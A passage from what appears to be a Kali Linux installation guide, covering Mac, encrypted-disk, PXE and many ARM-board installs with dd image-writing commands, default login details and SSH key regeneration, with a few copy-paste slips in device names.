2. Insert the media you have created for the Kali Linux installation, that it the USB drive or DVD depending on your system. If

everything is in place, you will see two options, EFI and Windows. Despite Kali Linux being a Debian based operating system it shows up at Windows on Apple.

3. Click on the Windows volume.

   Your system does not support the installation media if it does not see the Windows option. In such an event, you can install rEFInd and try the process again. Selecting the EFI volume will result in the boot process getting hung.

4. When you select Windows, the Kali boot screen will appear on your system. You can now choose either The Live 'Graphical Install' or 'Text-mode' installation method. In this book we will follow the 'Graphical Install' method.

5. On the next screen, select your country location and preferred language. You will also be selecting your keyboard layout for your system.

6. The installation will begin and copy all installation files to your system's hard disk. You will then be asked to enter a hostname for your system, which can be anything as per your choice. You can also enter a domain name if you have one.

7. Enter the network information as per your network. The network configuration will be picked up automatically but if there is a DHCP service on your network, the installation may ask you to enter the network information manually. It may also happen that the installation does not detect the Network Card in which case you can install the drivers manually later.

8. Create a robust password for your system.

9. Select a time zone for your system.

10. The installer will now list down the disk choices to install Kali Linux on. We have already created a partition in the previous steps to use for the Kali installation. Select‘Guided – use the entire disk’.

    If you are an experienced user, you can always use the ‘Manual’ option to make granular configurations. On this screen, you can also set up an encrypted LVM if you want your Kali installation to be completely encrypted.

11. You will be prompted for a password now. Enter the same password that you set up during step 8 of this process. Note that you will have to use the same password every time you boot Kali Linux.

12. The installer will now wipe your disk securely before asking for the password. This will take some time or a few hours depending upon the size and speed of the disk.

    Next we have to choose the partition structure that you want to maintain. If you want everything on a single partition, use the default option. You will be presented with an overview to which if you agree, you can click on Continue.

13. On this screen, you will have one last chance to review the disk configuration you have selected for your installation post which the changes would be irreversible. Click Continue and the installation will begin and you are almost done.

14. The next step is to configure the network mirrors for your system. Kali uses a central repository through which it distributes applications. If you are using a proxy server, you will need to enter that information here.

Note: If you select NO on this screen, you will not be able to use any Kali repositories for software installations in the future.

15. On this screen, you will install GRUB. Grand Unified Bootloader or GRUB is a bootloader application, which is used in case you have multiple operating systems to boot from. You can install GRUB on the master boot record and make it the primary bootloader for your system.

16. Click ‘Continue’ finally to finish the Kali Linux installation. We would recommend that you restart the system now. Once the system has restarted, repeat the first two steps to boot into the ‘Live mode’ again.

17. If your Kali Linux ISO does not include the gdisk package, it will need to be installed first.

18. If network repositories were enabled during the Kali Linux installation, you could easily install gdisk using the following commands.

    apt-get update

    apt-get install gdisk

We must now ensure that the EFI from Apple can detect and boot the GRUB. To do this, we will need to convert the MBR into a hybrid.

19. root@kali:~# gdisk /dev/sda

    zsh: correct 'gdisk' to 'fdisk' [nyae]? n

    GPT fdisk (gdisk) version 0.8.5

    Partition table scan:

    MBR: protective

    BSD: not present

    APM: not present

    GPT: present

Found valid GPT with protective MBR; using GPT.

Command (? for help): p

Disk /dev/sda: 976773168 sectors, 465.8 GiB

Logical sector size: 512 bytes

Disk identifier (GUID): B6A4398E-3590-4BB7-AA57-D64EF74860D0

Partition table holds up to 128 entries

The first usable sector is 34, last usable sector is 976773134

Partitions will be aligned on 2048-sector boundaries

Total free space is 4077 sectors (2.0 MiB)

NumberStart (sector)End (sector)Size CodeName

120484095 1024.0 KiBEF02

24096 943585279 449.9 GiB 0700

3 943585280 976771071 15.8 GiB8200

Command (? for help): r

Recovery/transformation command (? for help): h

WARNING! Hybrid MBRs are flaky and dangerous! If you decide not to use one,

just hit the Enter key at the below prompt and your MBR partition table will

be untouched.

Type from one to three GPT partition numbers, separated by spaces, to be

added to the hybrid MBR, in sequence: 2

Place EFI GPT (0xEE) partition first in MBR (good for GRUB)? (Y/N): y

Creating entry for GPT partition #2 (MBR partition #2)

Enter an MBR hex code (default 07): 83

Set the bootable flag? (Y/N): y

Unused partition space(s) found. Use one to protect more partitions? (Y/N): n

Recovery/transformation command (? for help): w

Final checks complete. About to write GPT data. THIS WILL OVERWRITE EXISTING

PARTITIONS!!

Do you want to proceed? (Y/N): y

OK; writing new GUID partition table (GPT) to /dev/sda.

Warning: The kernel is still using the old partition table.

The new table will be used at the next reboot.

The operation has completed successfully.

root@kali:~#

20.That's it. You can reboot the system now and enjoy Kali Linux on a Mac hardware.

Kali Linux Encrypted Disk Install

There will be times when you are using your system to store very sensitive data and information and in such cases, it is a good idea to install Kali Linux using full disk encryption. The Kali Linux installer provides an option for LVM encrypted installation for both hard disks and USB drives. The installation process is similar to a normal Kali Linux installation process with just selecting Encrypted LVM partition during the process of installation.

Kali Linux Encrypted Installation Requirements

Installation Prerequisites

1. Minimum disk space of 20GB for the Kali Linux installation.
2. A minimum of 1GB RAM. However, it is recommended to have 2GB or higher.
3. USB boot may or may not work on devices older than 2012 without rEFInd. Therefore a blank DVD is advisable.
4. A blank DVD or a USB with 4GB or higher space for a device which is newer than 2012.
5. OS X 10.7 or higher versions.

Preparing for the Installation

You can prepare for the installation by having the following checklist ready.

1. Download Kali Linux ISO as per your system's architecture.
2. Write The Kali Linux ISO to DVD or a USB drive using the tools mentioned in the previous chapter.
3. Make sure that your computer is already set to allow a boot from a USB drive.
4. Make sure all your important data is backed up.

Kali Linux Installation Procedure

1. After reaching the boot screen, continue by selecting 'Live', Graphical Install or Text-Mode Install to begin the installation process. We will be doing this exercise with steps for the Graphical mode.
2. On the next screen, select your country location and preferred language. You will also be selecting your keyboard layout for your system.

3. The installation will begin and copy all installation files to your system's hard disk. You will then be asked to enter a hostname for your system which can be anything as per your choice. You can also enter a domain name if you have one.

4. Create a robust password for your system

5. Select a time zone for your system.

6. The installer will now list down the disk choices to install Kali Linux on. We have already created a partition in the previous steps to use for the Kali installation. Select'Guided – use the entire disk and set up encrypted LVM'.

7. Select a destination drive on which you want to install Kali Linux. In case, we are using a USB drive as the destination drive, you can use this USB drive in the future to boot an encrypted Kali Linux session.

8. Enter your preference for the partitioning scheme. For the purpose of encryption, you will need to enter a password for encryption. Note that you will have to use the same password every time you boot Kali Linux.

9. The next step is to configure the network mirrors for your system. Kali uses a central repository through which it distributes applications. If you are using a proxy server, you will need to enter that information here.

Note: If you select NO on this screen, you will not be able to use any Kali repositories for software installations in the future.

10. On this screen, you will install GRUB. Grand Unified Bootloader or GRUB is a bootloader application which is used in case you have multiple operating systems to boot from. You can install

GRUB on the master boot record and make it the primary bootloader for your system.

11. Click ‘Continue’ finally to finish the Kali Linux installation. We would recommend that you restart the system now. If your destination drive was selected as USB drive during installation, you would need to enable USB boot from your BIOS. On boot enter the encryption password to boot into your encrypted installation of Kali Linux.

Kali Linux Network PXE Install

Setup a PXE Server

The Preboot Execution Environment (PXE) is a method that allows computers on a network which are not loaded with an operating system to be booted and configured using remote access by an administrator. PXE installations for Kali Linux can be useful from something as small as a single laptop, which does not have a CDROM or a USB port to something as huge as deployments of Kali Linux on a network of computers in an enterprise.

We begin with installing dnsmasq to have a DHCP/TFTP server and then edit the dnsmasq. Conf file.

apt-get install dnsmasq

nano /etc/dnsmasq.conf

In dnsmasq. Conf, we have to enable PXE, DHCP and TFTP booting and modify the dhcp-range to as per your network environment. Optionally, if needed, you can also modify your DNS servers and gateway using the dhcp-option parameter:

interface=eth0

dhcp-range=192.168.101.100,192.168.101.200,12h

dhcp-boot=pxelinux.0

enable-tftp

tftp-root=/tftpboot/

dhcp-option=3,192.168.101.1

dhcp-option=6,8.8.8.8,8.8.4.4

After modifying the parameters, restart the dnsmasq service for the changes to take effect.

service dnsmasq restart

Download Kali PXE Netboot Images

We will now work on creating a directory to keep the Kali Linux Netboot image and download the Kali Linux image from the website which we need. mkdir -p /tftpboot

cd /tftpboot

for 64 bit systems:

wget http://http.kali.org/kali/dists/kali-rolling/main/installer-amd64/current/images/netboot/netboot.tar.gz

for 32 bit systems:

wget http://http.kali.org/kali/dists/kali-rolling/main/installer-i386/current/images/netboot/netboot.tar.gz

Tar zxpf netboot.tar.gz

Rm netboot.tar.gz

Configure Target to Boot From Network

Once you have configured everything as mentioned, you can now boot a target system on the network and configure it to boot from the network. Your PXE server will allocate an IP address to the target system and the target system will boot Kali Linux.

Kali Linux on ARM

Kali Linux – ASUS Chromebook Flip

The ASUS Chromebook Flip is a Chromebook ARM device with the following configuration.

1. 1.8 GHz quad core processor
2. 2GB or 4GB of RAM
3. A 10 point 10.1” multitouch screen

Kali Linux can be installed on an external SD card or a USB drive.

The following instructions will help you install Kali Linux on an ASUS Chromebook Flip.

1. You will need an 8GB or higher USB drive or SD card to install Kali Linux on.
2. Enable USB boot on your Chromebook by going into the developer mode. The legacy boot can be ignored on this device since SeaBIOS is not supported.
3. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for ASUS Chromebook Flip.
4. You can now write this image to the SD card or USB drive by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. This can be changed as per your requirement.

Note: This will erase all content on your SD card or USB drive. Choosing the wrong disk device can also result in the hard disk of the device getting wiped out.

```
xzcat kali-$version-veyron.img.xz | dd of=/dev/sdb bs=512k
```

The time taken to complete the Kali Linux installation depends on the speed of the SD card or USB drive and the size of the Kali Linux image.

After the dd operation completes, you can boot up the ASUS Chromebook Flip keeping the SD card or USB drive plugged in. You can log in to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on ASUS Chromebook Flip – Developer Instructions

If you like to work with software and develop some new software, and want to make some customizations to the Kali Linux image for ASUS Chromebook Flip like making changes to the configuration of the kernel, you can check our the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is Chromebook-arm-veyron.sh

Chapter 5
ARM Devices

Kali Linux – MiniX

The Mini-X is an ARM device with the following configuration.

1. 1 GHz dual-core processor
2. 1GB of RAM.

Kali Linux installation can be performed using an external SD card for Minu-X.

Kali on Mini-X – User Instructions

The following instructions will help you install Kali Linux on your Mini-X.

1. You will need an 8GB or higher SD card to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Mini-X.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-mini-x.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Mini-X keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on Mini-X – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for Mini-X like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is mini-x.sh.

Kali Linux – Cubietruck

The Cubietruck is an ARM device with the following configuration.

1. 1 GHz dual core processor
2. 2GB of RAM

Kali Linux installation can be performed using an external SD card for Cubietruck.

Kali on Cubietruck – User Instructions

The following instructions will help you install Kali Linux on your Cubietruck.

1. You will need an 8GB or higher SD card to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Cubietruck.

3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-cubietruck.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Cubietruck keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on Cubietruck – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for Cubietruck like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is cubietruck.sh

Kali Linux – Raspberry Pi2

The Raspberry Pi2 is an ARM device, which comes with the following configuration.

1. 900 MHz quad core processor
2. 1GB of RAM

Kali Linux installation can be performed using an external SD card for Raspberry Pi2.

Kali on Raspberry Pi2 – User Instructions

The following instructions will help you install Kali Linux on your Raspberry Pi2.

1. You will need an 8GB or higher SD card or eMMC to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Raspberyy Pi2.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-rpi2.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Raspberry Pi2 keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on Raspberry Pi2 – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the

Kali Linux image for Raspberry Pi2 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is rpi2.sh

Kali Linux – Trimslice

The Trimslice is an ARM device, which comes with the following configuration.

1. 1 GHZ dual core processor
2. 1GB of RAM

Kali Linux installation can be performed using an external SD card for Trimslice.

Kali on Trimslice – User Instructions

The following instructions will help you install Kali Linux on your Trimslice.

1. You will need an 8GB or higher SD card or eMMC to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Trimslice.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

```
xzcat kali-$version-trimslice.img.xz | dd of=/dev/sdb bs=512k
```

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Trimslice keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on Trimslice – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for Trimslice like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is trimslice.sh

Kali Linux – Cubieboard2

The Cubieboard2 is an ARM device, which comes with the following configuration.

1. 1.4 Ghz dual core processor
2. 1GB of RAM

Kali Linux installation can be performed using an external SD card for Cubieboard2.

Kali on Cubieboard2 – User Instructions

The following instructions will help you install Kali Linux on your Cubieboard2.

1. You will need an 8GB or higher SD card or eMMC to install Kali Linux on.

2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Cubieboard2.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-cubieboard2.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Cubieboard2 keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on Cubieboard2 – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for Cubieboard2 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is cubieboard2.sh

Kali Linux – RIoTboard

The RIoTboard is an ARM device, which features the following configuration.

1. 1 Ghz Cortex A9 processor
2. 1GB of RAM

Kali Linux installation can be performed using an external SD card for the RIotboard.

Kali on RIoTboard – User Instructions

The following instructions will help you install Kali Linux on your RIoTboard.

1. You will need an 8GB or higher SD card or eMMC to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for RIoTboard.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-riot.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the RIoTboard keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on RIoTboard – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for RIoTboard like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is riot.sh

Kali Linux – NanoPi2

The NanoPi2 is an ARM device, which comes with the following configuration.

1. 1.9 GHz quad core processor
2. 1GB of RAM

Kali Linux installation can be performed using an external SD card for the NanoPi2

Kali on NanoPi2 – User Instructions

The following instructions will help you install Kali Linux on your NanoPi2.

1. You will need an 8GB or higher SD card or eMMC to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for NanoPi2.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-nanopi2.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the NanoPi2 keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on NanoPi2 – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for NanoPi2 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is nanopi2.sh

Kali Linux – Utilite Pro

The Utilite Pro is an ARM device, which comes with the following configuration.

1. 1.2 GHz quad core Cortex A9 processor
2. 2GB of RAM

Kali Linux installation can be performed using an external SD card for the Utilite Pro.

Kali on Utilite Pro – User Instructions

The following instructions will help you install Kali Linux on your Utilite Pro.

1. You will need an 8GB or higher SD card or eMMC to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Utilite Pro.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-utilite.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Utilite Pro keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on Utilite – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for Utilite Pro like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is utilite.sh

Kali Linux – ODROID-C1

The ODROID-C1 is an ARM device, which comes with the following configuration.

1. 1.5 GHz quad core Cortex A5 processor
2. 1GB of RAM

Kali Linux installation can be performed using an external SD card for the ODROID-C1.

Kali on ODROID-C1 – User Instructions

The following instructions will help you install Kali Linux on your ODROID-C1.

1. You will need an 8GB or higher SD card or eMMC to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for ODROID-C1
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-odroidc.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the ODROID-C1 keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on ODROID-C1 – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for ODROID-C1 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is odroid-c.sh

Kali Linux on USB Armory

The USB Armory is manufactured by Inverse Path and is a hardware design that is open source in the form of a computer that is the size of a flash drive.

Kali Linux installation can be performed using an external SD card for the USB Armory.

Kali on USB armory – User Instructions

The following instructions will help you install Kali Linux on your USB Armory.

1. You will need an 8GB or higher SD card to install Kali Linux on.
2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for USB Armory.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-usbarmory.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the USB Armory keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on USB armory – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for USB Armory like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is usbarmory.sh

Kali Linux on Acer Tegra Chromebook 13″

The Acer Tegra Chromebook is an ARM device which is an ultraportable laptop. Getting a Kali image that runs on the Acer Tegra Chromebook was quite a challenge. The Acer Tegra Chromebook comes with the following configuration.

1. 2.1 GHz quad core Tegra K1 processor.
2. 4GB of RAM.

Kali Linux installation can be performed using an external SD card for the Acer Tegra Chromebook keeping the internal hard disk completely safe and

untouched.

Kali on Chromebook – User Instructions

The following instructions will help you install Kali Linux on your Acer Tegra Chromebook.

1. You will need an 8GB or higher SD card to install Kali Linux on.
2. Enable USB boot and put the Acer Tegra Chromebook in developer mode.
3. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Acer Tegra Chromebook.
4. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-acer.img | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Acer Tegra Chromebook keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on Acer Tegra Chromebook – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for Acer Tegra Chromebook like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is chromebook-arm-acer.sh

Kali Linux on ODROID-XU3

The ODROID-XU3 is an octacore ARM device which comes with the following configuration.

1. 4 A15 cores and 4 A7 cores for processing power
2. 4GB of RAM
3. It is a fast ARM device.

Kali Linux installation can be performed using an external SD card for the ODROID-XU3.

Kali on ODROID-XU3 – User Instructions

The following instructions will help you install Kali Linux on your ODROID-XU3.

1. Get a nice fast 8 GB micro SD card or eMMC to install Kali Linux on.

2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for ODROID-XU3.

3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-odroidxu3.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the ODROID-XU3 keeping the SD card plugged in. You can login to the Kali desktop using the 'root' username and password 'toor'.

Kali on ODROID-XU3 – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for ODROID-XU3 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is odroid-xu3.sh

Kali Linux – CuBox-i4Pro

The SolidRun CuBox-i4Pro is the smallest computer in the world. The configuration is as follows.

1. 1 GHz quad core i.MX6 processor
2. 2GB of RAM
3. Gbit ethernet, MicroSD slot and eSata port

Kali on Cubox-i4 Pro – User Instructions

The following instructions will help you install Kali Linux on your CuBox-i4Pro.

1. Get a nice fast 8 GB micro SD card to install Kali Linux on.

2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for CuBox-i4Pro.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$version-cubox-i.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the CuBox-i4Pro keeping the SD card plugged in. You can login to the Kali desktop using the 'root' username and password 'toor'.

Kali on SolidRun Cubox-i4pro – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for ODROID-XU3 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is cubox-i.sh

Kali Linux – Samsung Chromebook 2

The Samsung ARM Chromebook 2 is an ARM device which is an ultraportable laptop. Having a Kali Linux image for the Samsung

Chromebook 2 was again quite a challenge but it was achieved. The configuration of the Samsung ARM Chromebook 2 is as follows.

1. 1.7GHz quad core Exynos 5800 processor
2. 4 GB of RAM
3. The Samsung ARM Chromebook 2 os a fast ARM device.

Kali Linux installation can be performed using an external SD card for the Samsung ARM Chromebook 2 leaving the internal disk safe and untouched.

Kali on Chromebook 2 – User Instructions

The following instructions will help you install Kali Linux on your Samsung ARM Chromebook 2.

1. Get a nice fast 8 GB micro SD card to install Kali Linux on.
2. Enable USB booting by putting the Chromebook in developer mode.
3. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Samsung ARM Chromebook 2.
4. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

xzcat kali-$ver-exynos.img.xz | dd of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Samsung ARM Chromebook 2 keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Kali on Samsung Chromebook 2 – Developer Instructions

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for Samsung ARM Chromebook 2 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used is chromebook-arm-exynos.sh

Kali Linux – Raspberry Pi

The Raspberry Pi is a pocket friendly ARM computer which is the size of a credit card. It has a low end configuration compared to other ARM devices but the affordability is what has made it popular among Linux enthusiasts.

The Raspberry Pi is powered with an SD card and will boot from the SD card when the board is switched on.

The Kali Linux image for Raspberry Pi has been loaded with minimum tools which is as per standards maintained for other ARM devices. You can, however, install the full desktop package through an upgrade using the kali-linux-fullmeta package.

Kali Linux on Raspberry Pi — Pre-built Version

The following instructions will help you install Kali Linux on your Raspberry Pi.

1. Get a nice fast 8 GB micro SD card to install Kali Linux on. We recommend a class 10 SD card.

2. Download the Kali Linux ISO from https://www.offensive-security.com/kali-linux-arm-images/ for Raspberry Pi.
3. You can now write this image to the SD card by using the dd utility. In the example shown by us, we will be installing Kali Linux on the SD card which has the path /dev/sdb. You can change this as per your requirement.!

Note: This will erase all content on your SD card. Choosing the wrong disk device can also result into the hard disk of the device getting wiped out.

root@kali:~ dd if=kali-2.1.2-rpi.img of=/dev/sdb bs=512k

This process can take a while depending on your device speed and image size.

The time taken to complete the Kali Linux installation depends on the speed of the SD card and the size of the Kali Linux image.

After the dd operation completes, you can boot up the Raspberry Pi keeping the SD card plugged in. You can login to the Kali desktop using the ‘root’ username and password ’toor’.

Note: All ARM images of Kali Linux are pre-configured with the same public key. So it is advisable to change the public key as soon as the installation is complete. You can do so using the following commands.

```
root@kali:~ rm /etc/ssh/ssh_host_*
root@kali:~ dpkg-reconfigure openssh-server
root@kali:~ service ssh restart
```

Kali Linux on Raspberry Pi — Custom Build

If you are someone who is adventurous and likes to play around the development of a software and want to make some customizations to the Kali Linux image for ODROID-XU3 like making changes to the configuration of the kernel, you can check out the Kali scripts for ARM

devices on https://gitlab.com/kalilinux/build-scripts/kali-arm. The script to be used isrpi.sh

Kali Linux – BeagleBone Black

The BeagleBone Black is an ARM device, which is a low-cost, and runs on community-support run by developers and hobbyists. The BeagleBone Black comes with the following configuration.

